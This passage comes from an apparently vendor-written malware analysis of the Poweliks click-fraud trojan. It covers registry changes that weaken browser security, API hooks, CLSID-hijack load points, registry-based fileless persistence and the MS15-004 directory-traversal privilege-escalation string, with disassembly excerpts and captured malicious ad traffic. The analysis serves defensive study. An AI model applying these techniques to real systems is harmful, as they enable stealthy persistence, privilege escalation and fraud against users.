- napstat.exe

- regsvr32.exe
- rundll32.exe
- shrpubw.exe
- svchost.exe
- systray.exe
- upnpcont.exe
- wextract.exe
- wiaacmgr.exe

In order to perform its ad-clicking behavior in the context of the browser, Poweliks 1.7 needs to lower, and in some cases, disable browser security settings. It accomplishes this by modifying a large number of key registry entries.

Table 4. Modifications to HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main

Registry entry	Value	Result
noprotectedmodebanner	1	Disables protected mode warning
ie9runonceperinstallcompleted	1	Disables Internet Explorer 9 “welcome” page
ie9tourshown	1	Disables Internet Explorer 9 tour

Table 5. Modifications to HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings

Registry entry	Value	Result
certificaterevocation	0	Disables the server certificate revocation check
iehardennowarn	0	Disables the Internet Explorer Enhanced Security Configuration
warnonbadcertrecving	0	Disables warnings about invalid site certificates
warnonzonecrossing	0	Disables the warning about switching between secure and insecure mode
warnonpostredirect	0	Disables warnings about redirecting submitted forms

Table 6. Modifications to HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\LowRegistry\DontShowMeThisDialogAgain

Registry entry	Value	Result
Displaytrustalertdlg	0	Disables Internet Explorer 8 Enhanced Security Configuration and the “display content was blocked” dialog box

Table 7. Modifications to HKEY_CURRENT_USER\Software\Microsoft\Windows\currentVersion\Internet Settings\Zonemap

Registry entry	Value	Result
ieharden	0	Disables Internet Explorer Enhanced Security

Table 8. Modifications to HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\URL History

Registry entry	Value	Result
daystokeep	0	Sets the number of days to keep pages in history

Table 9. Modifications to HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main

Registry entry	Value	Result
smoothscroll	0	Disables smooth scrolling
show image placeholders	0	Stops showing image download placeholders
noupdatecheck	0	Disables automatic Internet Explorer updates
usethemes	0	Disables visual styles buttons and controls in web pages
force offscreen composition	0	Forces off-screen compositing, even under the Terminal Server

Table 10. Modifications to HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer

Registry entry	Value	Result
smartdithering	0	Disable smart image dithering
autosearch	0	Disables search

Table 11. Modifications to HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3

Registry entry	Value	Result
1001	3	Prohibits the download of signed ActiveX controls
1004	3	Prohibits the download of unsigned ActiveX controls
1200	0	Auto runs ActiveX controls and plug-ins
1201	3	Prohibits initializing and scripting of ActiveX controls not marked as safe for scripting
1206	0	Allows for scripting of Internet Explorer web browser control
1208	0	Allows previously unused ActiveX controls to run without prompt
1209	0	Allows scriptlets
1400	0	Permits Active scripting
1401	0	Permits ActiveScriptingInternet
1402	0	Permits scripting of Java applets
1405	0	Runs ActiveX controls marked as safe for scripting
1406	0	Allows data access across domains
1407	0	Allows programmatic clipboard access
1409	3	Prohibits the cross-site scripting (XSS) filter from being enabled
1601	0	Submits non-encrypted form data
1604	0	Auto download fonts
1606	0	Allows userdata persistence
1607	0	Navigate sub-frames across different domains
1608	0	Accepts auto-refresh
1609	0	Displays mixed content
1800	3	Prohibits the installation of desktop items
1802	3	Prohibits files from being dragged, dropped, copied, or pasted
1803	3	Prohibits file downloads
1804	3	Prohibits programs and files from being launched in an iframe
1809	3	Prohibits the use of pop-up blocker
1A02	0	Auto accepts to allow persistent cookies to be stored
1A03	0	Auto accepts per-session cookies (not stored)
1A04	0	Disables prompts for client certificate selection when no certificates or only one certificate exists
1A06	0	Auto accepts third-party session cookies
1A10	0	Auto permits privacy settings
1C00	0	Auto allows Java permissions

1E05	0	Auto permits software channel permissions
2000	0	Permits binary and script behaviors
2001	0	Runs components signed with authenticode for .NET Framework-reliant components
2004	3	Prohibits components not signed with authenticode from being executed
2100	3	Prohibits opening files based on content, and not file extensions
2101	0	Allows web sites in less privileged web content zones to navigate into this zone
2102	0	Allows script-initiated windows without size or position constraints
2103	0	Allows the status bar to be updated by scripts
2200	3	Prohibits auto prompting for file downloads
2201	3	Prohibits auto prompting for ActiveX controls
2300	0	Allows web pages to use restricted protocols for active content
2301	3	Prohibits the use of the phishing filter
2500	3	Turns on protected mode (Windows Vista only)
2702	3	Prohibits ActiveX filtering

Table 12. Modifications to HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\FeatureControl\feature_browser_emulation

Registry entry	Value	Result
iexplore.exe	0x2AF8	Runs WebBrowser control in Internet Explorer 11 Standards Mode
[CURRENT PROCESS]	0x2AF8	Runs WebBrowser control in Internet Explorer 11 Standards Mode

After the registry changes are made to the internet zone, the compromised computer's browser security is seriously weakened. The compromised computer may now be vulnerable to cross-site scripting (XSS) attacks and the arbitrary execution of malicious ActiveX code and Java applets. Poweliks 1.7 will even disable downloads with changes to the "1803" entry.

After Poweliks has been properly installed, the compromised computer will no longer show the dialog box in Figure 11 to the user.

Poweliks 1.7 can also hook various functions. Once Powelik's own custom functionality is finished, it passes control flow back to the real API.

Poweliks makes sure everything is properly hooked by calling the FlushInstructionCache API. This API ensures that Poweliks is executing the current update of its instructions.

Figure 11. Downloads disabled dialog box

Table 13. Hooked APIs

Hooked API	Effect
GetAddrInfoExW	Modifies udata var used by Poweliks
GetAddrInfoW	Modifies udata var used by Poweliks
LoadLibraryW	Checks if the library being loaded belongs to Broadcom CrystalHD
GetProcAddress	Disables several DTS high quality audio APIs
CoGetClassObject	Disables audio and prevents certain file types from automatically being opened by Internet Explorer
CoCreateInstance	Disables audio and prevents certain file types from automatically being opened by Internet Explorer
GetCursorPos	Gives cursor position determined by Poweliks instead of the actual cursor position
waveOutOpen	Sets the volume level
CreateWindowExW	Determines if the current window is of the DirectUIHWND type

Unlike most malware, this component is programmed with an abundance of ActiveX and COM usage. The hooked CoGetClassObject function in Figure 12 provides an example.

```
push    4
pop     ecx
mov     edi, offset AttachmentExecute ; {0002DF01-0000-0000-C000-000000000046} (control)
xor     eax, eax
repe cmpsd
mov     window_state, 0Dh
jz      short loc_10003581
mov     esi, [ebp+arg_0]
push    4
pop     ecx
mov     edi, offset MMDeviceEnumerator_class ; {BCDE0395-E52F-467C-8E3D-C4579291692E}
xor     eax, eax
repe cmpsd
jz      short loc_10003581
pop     edi
pop     esi
pop     ebp
jmp     ptr_to_hook_CoGetClassObject
-----------------------------------------------------------

                        ; CODE XREF: custom_CoGetClassObject+1E↑j
                        ; custom_CoGetClassObject+2F↑j
mov     eax, [ebp+arg_10]
test    eax, eax
jz      short loc_1000358B
and     dword ptr [eax], 0

                        ; CODE XREF: custom_CoGetClassObject+3F↑j
pop     edi
mov     eax, REGDB_E_CLASSNOTREG ; COM/OLE Interface Management
```

Figure 12. Hooked API checking interfaces

If one of the two interfaces matches, a “class not registered” error message is returned instead. In essence, this disables the two interfaces.

The AttachmentExecute class deals with how Internet Explorer opens files. It is the setting responsible for displaying the ‘Always ask before opening this type of file’ prompt when certain file types, such as PDF or DOC files, are clicked in Internet Explorer. This API hooking coupled with one of the registry entries shown in Table 11 prevents the user from downloading and executing files in the normal way.

The MMDeviceEnumerator class is responsible for finding and enabling multimedia resources. The threat uses several functions, as it did with file downloads, to disable sound. This may be so that Poweliks does not alert the user to any advertisements with sound.

Symantec

TRICKS AND INNOVATIONS

> “Changing the Run subkey in the registry is a basic action frequently used by various pieces of malware.”

Tricks and innovations

Registry protection

As previously discussed, Poweliks creates an extra registry subkey with a protection mechanism that keeps it from being opened.

This registry subkey contains an entry created using the 0x06 byte and the 0x08 byte, which are not in the range of the Unicode printable character sets. By creating an entry like this, Poweliks prevents the entire LocalServer32 subkey from being read or deleted properly. While some registry tools can read that subkey correctly, the default Windows Registry Editor (regedit.exe) cannot and specific tools that can handle these special characters are needed in order to properly read and delete this registry entry. Even with administrative privileges, the LocalServer32 key cannot be deleted outright on some versions of Windows, including Windows 7 and 8. This is because the subkey belongs to the TrustedInstaller group and the Administrators group will only have read access by default. The correct permissions must be modified in order to delete the unreadable entry.

CLSID hijacking

Changing the Run subkey in the registry is a basic action frequently used by various pieces of malware. Poweliks innovated in this area by finding new loading points for its code using CLSID hijacking. CLSID entries in the registry are tied to certain functionalities that Microsoft requires for necessary Windows processes, such as Explorer, to run properly. By altering what these CLSIDs do, Poweliks is able to hijack their functionality and replace them with its own. We have verified that Poweliks uses the following three CLSIDs as load points:

- {FBEB8A05-BEEE-4442-804E-409D6C4515E9}
- {73E709EA-5D93-4B2E-BBB0-99B7938DA9E4}
- {AB8902B4-09CA-4BB6-B78D-A8F59079A8D5}

{FBEB8A05-BEEE-4442-804E-409D6C4515E9} is known as “ShellFolder for CD Burning” and was introduced with Windows XP. It provides support for XP’s native CD burning capabilities and can be turned off if other software is used to burn CDs. However, this is normally turned on and any file specified in the “InProcServer32” key will get loaded and executed when the computer is started. This CLSID was only used by Wowliks and has not been seen in use by Poweliks.

{73E709EA-5D93-4B2E-BBB0-99B7938DA9E4} is known as “WMI Provider Subsystem Host.” WMI is used to extend the functionality of Windows drivers.

{AB8902B4-09CA-4BB6-B78D-A8F59079A8D5} is known as the “Thumbnail Cache Class Factory for Out of Proc Server” and is a powerful load point. As the name suggests, it is responsible for creating thumbnails for multimedia files within a window. Not only does this CLSID get loaded with Windows, any file in the “LocalServer32” key is loaded every time a folder is opened. What this means for Poweliks is that even if the Watchdog process has been terminated, the Poweliks registry entry will be launched again once Explorer attempts to update or create new thumbnails.

Table 14. Load point selected by operating system

CLSID used	Operating system
{73E709EA-5D93-4B2E-BBB0-99B7938DA9E4}	2000, XP, Server 2003
{AB8902B4-09CA-4BB6-B78D-A8F59079A8D5}	Vista, Server 2008, 7, Server 2012, 8

To hijack the CLSIDs, Poweliks first needs to know what operating system the compromised computer is running. It uses more than one method to determine this. First, the API GetVersion is called. The other method used by Poweliks is to check a defined Windows structure directly. In this case, it checked the KUSER_SHARED_DATA structure. If the major version number of the installed OS is 5 then the WMI load point is used. Otherwise, the threat would use the thumbnail CLSID.

Fileless persistence

Poweliks has discarded the standard technique of preserving itself by using a hidden file on the compromised computer. Instead, it uses the registry for persistence and achieves this persistence through the use of JavaScript. Normally, malware will place an entry in the Run subkey that points to a malicious executable which is then executed. Poweliks makes the Run subkey call rundll32.exe, a legitimate Windows executable used to load DLLs, and passes in several parameters. These parameters include JavaScript code that eventually results in Poweliks being loaded into memory and executed.

Rundll32 takes in the following arguments:

```
RUNDLL.EXE <dllname>,<entrypoint> <optional arguments>
```

The <dllname> passed into rundll32.exe is mshtml.dll, which contains code to interpret JavaScript, among other things.

The <entrypoint> passed in is the name of the function inside mshtml.dll that interprets and executes JavaScript.

The <optional argument> passed in is the JavaScript that is used load and execute Poweliks.

The registry entry in Figure 13 demonstrates what it will look like at the end of this process.




Figure 13. Loading JavaScript code through the registry

In this case, Poweliks stores itself in one of the previously mentioned CLSIDs it chose to modify instead of the Run key in order to hide and then start when the operating system loads. The "(Default)" entry contains the call to rundll32.exe and uses JavaScript to define which DLL will be used along with proper arguments to continue loading Poweliks.

Zero-day privilege escalation

In December 2014, we noticed that Poweliks was using a Windows zero-day exploit for privilege escalation, which we reported to Microsoft. The company designated this vulnerability MS15-004 and released a patch for it in January. The vulnerability allows an attacker to execute an arbitrary file with elevated privileges on the compromised computer.

The vulnerability is in the TS WebProxy component and the specific vulnerable function is CTSWebProxy::Start RemoteDesktop. Normally, this function executes the terminal services executable (mstsc.exe) and the path to mstsc.exe is supplied by the user. Before executing the filepath provided, Windows checks that the supplied path legitimately leads to mstsc.exe. The path must end with mstsc.exe and it must start in the system folder, as seen in the following example:

- %Windir%\System32\mstsc.exe

This can be changed when the zero-day exploit is used. By using directory traversal characters, the check can be

bypassed so it leads to a path that no longer points to mstsc.exe, as seen in the following example:

- %Windir%\System32\..\..\temp\bad.exe\mstsc.exe\..

Continuing with the example, this path will pass the check, but will actually execute the following file instead:

- %Temp%\bad.exe

There were actually two different vulnerabilities that had the same effect. In the 32-bit version of twsbprxy.exe, there were no checks on the path and in the 64-bit version of the file, there were checks but Windows allowed an incorrect path to be provided.

Poweliks uses the code in Figure 14 to prepare the string to load mstsc.exe.

```
add     esp, 0Ch
push    ebp             ; pszPath
call    ds:PathFindFileNameW
push    eax
push    esi
push    offset aWindirSystem_0 ; "%%windir%%\\system32\\\\..\\\\..%s\\%s\\mstsc."...
push    edi
mov     esi, offset buf_dotDotPathFilename ; _
push    esi
call    ds:_snwprintf
add     esp, 14h
push    ebx             ; nSize
push    offset buf_expandedPathFilename ; lpDst
push    esi             ; lpSrc
call    ds:ExpandEnvironmentStringsW
```

Figure 14. Exploit string to load mstsc.exe

Poweliks uses the exploit twice, once to run regedit and once to run a batch file. The following string was used to execute the batch file:

- %Windir%\System32\\..\\..%UserProfile%\Local Settings\Temp\tmpxxx.cmd\mstsc.exe\\..

The .cmd file previously created by Poweliks executes the Watchdog process. To invoke the exploit, Poweliks initializes the Terminal Services Web Proxy through its CLSID, as seen in Figure 15.

```
call    esi             ; CoInitialize
lea     eax, [ebp+74h+buf_ppv]
push    eax             ; ppv out
lea     eax, [ebp+74h+IMSTSWebProxy] ; %SystemRoot%\system32\TSWbPrxy.exe
push    eax
push    CLSCTX_LOCAL_SERVER ; dwClsContext
push    ebx             ; pUnkOuter
lea     eax, [ebp+74h+MSTSWebProxy] ; B43A0C1E-B63F-4691-B68F-CD807A45DA01
push    eax
call    [ebp+74h+buf_CoCreateInstance] ; CoCreateInstance
cmp     eax, ebx
jl      short exit
mov     eax, [ebp+74h+buf_ppv]
mov     esi, [eax]
mov     edi, [ebp+74h+arg_0_exploit_string]
lea     eax, [edi+3000h]
push    eax
call    [ebp+74h+buf_API] ; SysAllocString
push    eax
add     edi, 1000h
push    edi
call    [ebp+74h+buf_API]
push    eax             ; string
push    [ebp+74h+buf_ppv] ; MSTSWebProxy (Microsoft Terminal Services Web Proxy)
call    dword ptr [esi+3Ch]
```

Figure 15. Terminal Services Web Proxy initialized through Poweliks' CLSID

Advertisements

Advertisement requests

Poweliks comes with a default list of keywords (previously discussed in the Poweliks 1.7 section) that it uses to generate requests for ads. The threat pretends that the victim legitimately searched for these keywords and then contacts an ad network so it knows where to direct the victim. Poweliks sends a request to the URL returned by the ad network and then receives payment for downloading the advertisement. These techniques are used by other click-fraud botnets such as Trojan.Zeroaccess and Trojan.Adclicker.

Figure 16 demonstrates how Poweliks requests its advertisements.




Figure 16. Poweliks advertisement request

The C&C server may also send legitimate advertisements as opposed to fake advertisements, as seen in Figure 17.

In legitimate cases such as these, Poweliks may send a “utm_source” value to the final ad page to let the advertiser know who sent the user to them. “Utm_source” is used for tracking purposes and was originally part of Urchin Traffic Monitor, a program to analyze website statistics. The “utm_source” value is used to inform marketers from the legitimate website which group is responsible for directing whoever clicked on the ad to them so they can give the legitimate website ad revenue.

Some of the ad requests that Poweliks receives may result in malicious web pages being displayed on the affected computer. This opens the door for other malware to enter the already compromised computer. For example, one of the websites visited by Poweliks resulted in Trojan.Cryptowall being installed on the computer.




Figure 17. Legitimate advertisement shown by Poweliks (right side, middle)

At one point, we observed Poweliks issuing a request for "symptoms lupus" and the compromised computer sent the following request:

```
GET /?186a7d7e7d60687d767c797a747d6b7d796a7b70367b7775 HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-
shockwave-flash, */*
Referer: http://expendablesearch.com/search.php?q=symptoms+lupus
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Connection: Keep-Alive
Host: e609b5.81e95.b8a435.eb5aa22.30a3c3.8a.i2t845vj518.federallead.pw
```

This request led to a web page hosting an instance of the Magnitude Exploit Kit. The Magnitude Exploit Kit served a Flash file containing an exploit that delivered a Trojan.Cryptowall variant. This malware locked the victim out of the compromised computer. While the computer may have initially been infected with Poweliks, it ended up being compromised with additional malware.

Responding to advertisements

Poweliks also has the ability to respond to advertisements by clicking on them or responding to form submissions to earn money. Since Poweliks clicks the advertisements, the Poweliks creators are more than likely subscribing to a cost-per-click advertising model to generate money rather than a view-based model. The

following response provides an example.

```
<?xml version="1.0" encoding="UTF-8"?>
<records>
<query>symptoms lupus</query>
<record>
<title><![CDATA[freezonegamez.org]]></title>
<description><![CDATA[Free Online Games]]></description>
<url><![CDATA[http://browsgamesfree.net]]></url>
<clickurl><![CDATA[http://184.164.143.90/click.php?c=9d04531516ec2a5fa7871808ecfc
7ff1b35fa354e22cdd8f639a638fc330add78cabbc69311c09bc530a50c578a39f304bc54000a
8d9d98cd5cbbe186c4f28b1dd5c7efb592dda17ebe065b8bfc7368f]]></clickurl>
<bid>0.000344</bid>
</record>
</records><ref>http://expendablesearch.com/search.php?q=symptoms+lupus</
ref><id>4</id>
```

This section of code signifies a bid value. In terms of ads and payment models, this is the monetary value provided when an ad is clicked. In this example, we observed around 3,000 ad requests by Poweliks at an average bid amount of US$0.000503, for a revenue total of $1.51. We can conservatively assume that one infected computer can generate this much revenue per day.

To actually click on the advertisements, Poweliks uses ActiveX and COM programming. It uses this programming to create windows, place HTML in the window, and then parse the HTML it placed. Poweliks also uses these programming tools to deliver the ads to the victim on the compromised computer.

Since HTML allows for various ways to load a multimedia file, Poweliks needs to parse the advertisement it requested. For advertisements with videos, Poweliks passes in both the ITHMLDocument2 and IHTMLElementCollection COM interfaces to find the actual advertisement and simulate a user clicking on the play button. To handle regular advertisements, Poweliks simply moves the mouse cursor randomly within the ad window and clicks.

```
js      short loc_10001CB8
mov     eax, [ebp+buf_IHTMLElementCollection]
push    offset aObject  ; "object"
push    esi             ; IHTMLDocument2
push    edi
call    press_play      ; parse html window
test    eax, eax
jz      short loc_10001C83
xor     ebx, ebx
inc     ebx

                        ; CODE XREF: press_play
mov     eax, [ebp+buf_IHTMLElementCollection]
push    offset aEmbed   ; "embed"
push    esi             ; IHTMLDocument2
push    edi
call    press_play      ; parse html window
test    eax, eax
jz      short loc_10001C99
xor     ebx, ebx
inc     ebx

                        ; CODE XREF: press_play
mov     eax, [ebp+buf_IHTMLElementCollection]
push    offset aVideo   ; "video"
push    esi             ; IHTMLDocument2
push    edi
call    press_play      ; parse html window
test    eax, eax
jz      short loc_10001CAF
```

Figure 18. Poweliks parses HTML to 'press play'

Poweliks can also handle form submissions in a variety of ways. Poweliks' C&C server provides the arbitrary data that should be placed in the form. Poweliks may perform arbitrary searches on various search sites and then perform click-fraud on any advertisements sent back from the search queries. To the advertiser, this would look like the advertisement was served, displayed, and clicked legitimately from a search result shown to the user.

Potential ties between Poweliks and other malware

Poweliks and Trojan.Bedep Trojan.Bedep share a number of similarities. The exact same zero-day exploit, Microsoft Windows Remote Privilege Escalation Vulnerability (CVE-2015-0016), was being used by Bedep at the same time it was being used by Poweliks and they both operate on an in-memory-only basis. Bedep also acts as a downloader and has a similar coding style to Poweliks. In fact, Bedep has been observed downloading and installing Poweliks (along with other threats) on compromised computers. However, despite the coincidences and similarities, there is no conclusive evidence linking the authors of Poweliks and Bedep together.

```
push    eax             ; wParam
push    WM_MOUSEACTIVATE ; Msg
push    eax             ; hWnd
call    ebx ; PostMessageW
movzx   eax, word ptr [esp+70h+buf_yCoordinate]
movzx   ecx, word ptr [esp+70h+buf_xCoordinate]
shl     eax, 10h
or      eax, ecx
push    eax             ; lParam
push    0               ; wParam
push    WM_MOUSEMOVE    ; Msg
push    dword ptr [esi+1Ch] ; hWnd
call    ebx ; PostMessageW
mov     eax, [esi+1Ch]
push    edi             ; lParam
push    eax             ; wParam
push    WM_SETCURSOR    ; Msg
push    eax             ; hWnd
call    ebx ; PostMessageW
movzx   eax, word ptr [esp+70h+buf_yCoordinate]
movzx   ecx, word ptr [esp+70h+buf_xCoordinate]
shl     eax, 10h
or      eax, ecx
push    eax             ; lParam
push    1               ; wParam
push    WM_LBUTTONDOWN  ; Msg
push    dword ptr [esi+1Ch] ; hWnd
call    ebx ; PostMessageW
mov     eax, [esi+1Ch]
push    2020001h        ; lParam
push    eax             ; wParam
push    WM_SETCURSOR    ; Msg
push    eax             ; hWnd
call    ebx ; PostMessageW
movzx   eax, word ptr [esp+70h+buf_yCoordinate]
movzx   ecx, word ptr [esp+70h+buf_xCoordinate]
shl     eax, 10h
or      eax, ecx
push    eax             ; lParam
push    0               ; wParam
push    WM_LBUTTONUP    ; Msg
push    dword ptr [esi+1Ch] ; hWnd
```

